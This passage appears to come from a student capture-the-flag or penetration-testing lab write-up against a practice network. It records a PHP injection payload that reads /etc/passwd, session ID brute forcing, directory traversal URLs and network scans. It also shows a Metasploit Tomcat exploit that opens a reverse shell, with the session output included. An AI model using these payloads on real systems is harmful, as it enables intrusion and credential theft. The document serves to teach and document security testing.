





Flag 13: jdka7sk23dd
Vulnerability: PHP Injection.
Exploiting a PHP injection vulnerability on the 'souvenirs.php' page, by using the payload ";system('cat/etc/passwd')", revealed Flag 13, as the following image shows:




Flag 14: dks93jdlsd7dj
Vulnerability: Session Management.
Exploiting a session management vulnerability on the 'admin_legal_data.php' page, by using the Burpsuite Intruder tool to brute force session IDs, the admin with session “87” was successfully used to login. Navigating to “http://192.168.13.35/admin_legal_data.php?admin=87”, revealed Flag 14, as the following image shows:






Flag 15: dksdf7sjd5sg
Vulnerability: Directory Traversal.
Exploiting a directory traversal vulnerability on the 'disclaimer.php' page. Navigating to http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt, revealed Flag 15, as the following image shows:




DAY TWO (Attacking Linux Servers)

Flag 1: h8s692hskasd
Vulnerability: Open source exposed data.
By using a Dossier open source tool https://osintframework.com/, I got the information about the WHOIS domain for the website totalrekall.xyz, the result shows not just Flag 1, but also the “sshUser alice” which is open to vulnerability on the machine, as the following image shows:




Flag 2: 3.33.130.190
The ping command of totalrekall.xyz will get the IP address of TotalRekall, as the following image shows:




Flag 3: s7euwehd


Vulnerability: Open source exposed data.
Navigating to https://crt.sh/?q=totalrekall.xyz, showing the SSL certificate totalrekall.xyz, revealed Flag 3, as the following image shows:




Flag 4: 5
Nmap scan.
I ran the Nmap scan using the command: “nmap -sV 192.168.13.0/24” to determine the available hosts on the network, which shows 5 hosts:
(192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14) and
1 host the scanning from 192.168.13.1, as the following image shows:



Flag 5: 192.168.13.13
I ran an aggressive Zenmap scan using the command 'nmap -T4 -A 192.168.13.0/24' and found that the host running Drupal is located at 192.168.13.13, as the following image shows:



Flag 6: 97610
Nessus scanned the host at 192.168.13.12 and discovered one critical vulnerability related to Apache Struts. as the following image shows:



Flag 7: 8ks6sbhss

Vulnerability: Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617).
I used an RCE exploit through Metasploit on host 192.168.13.10, this exploit allowed me to list the file on the system and run any command on the system as a root user, as a root user, I can do many things on the machine, as the following images show:

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framew
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 3 opened (192.168.13.1:4444 → 192.168.13.10:45772

pwd
/usr/local/tomcat
cd /root
ls
find / -type f -iname "*flag*"
/root/.flag7.txt
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
pwd
/root
cat .flag7.txt
8ks6sbhss
```

```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
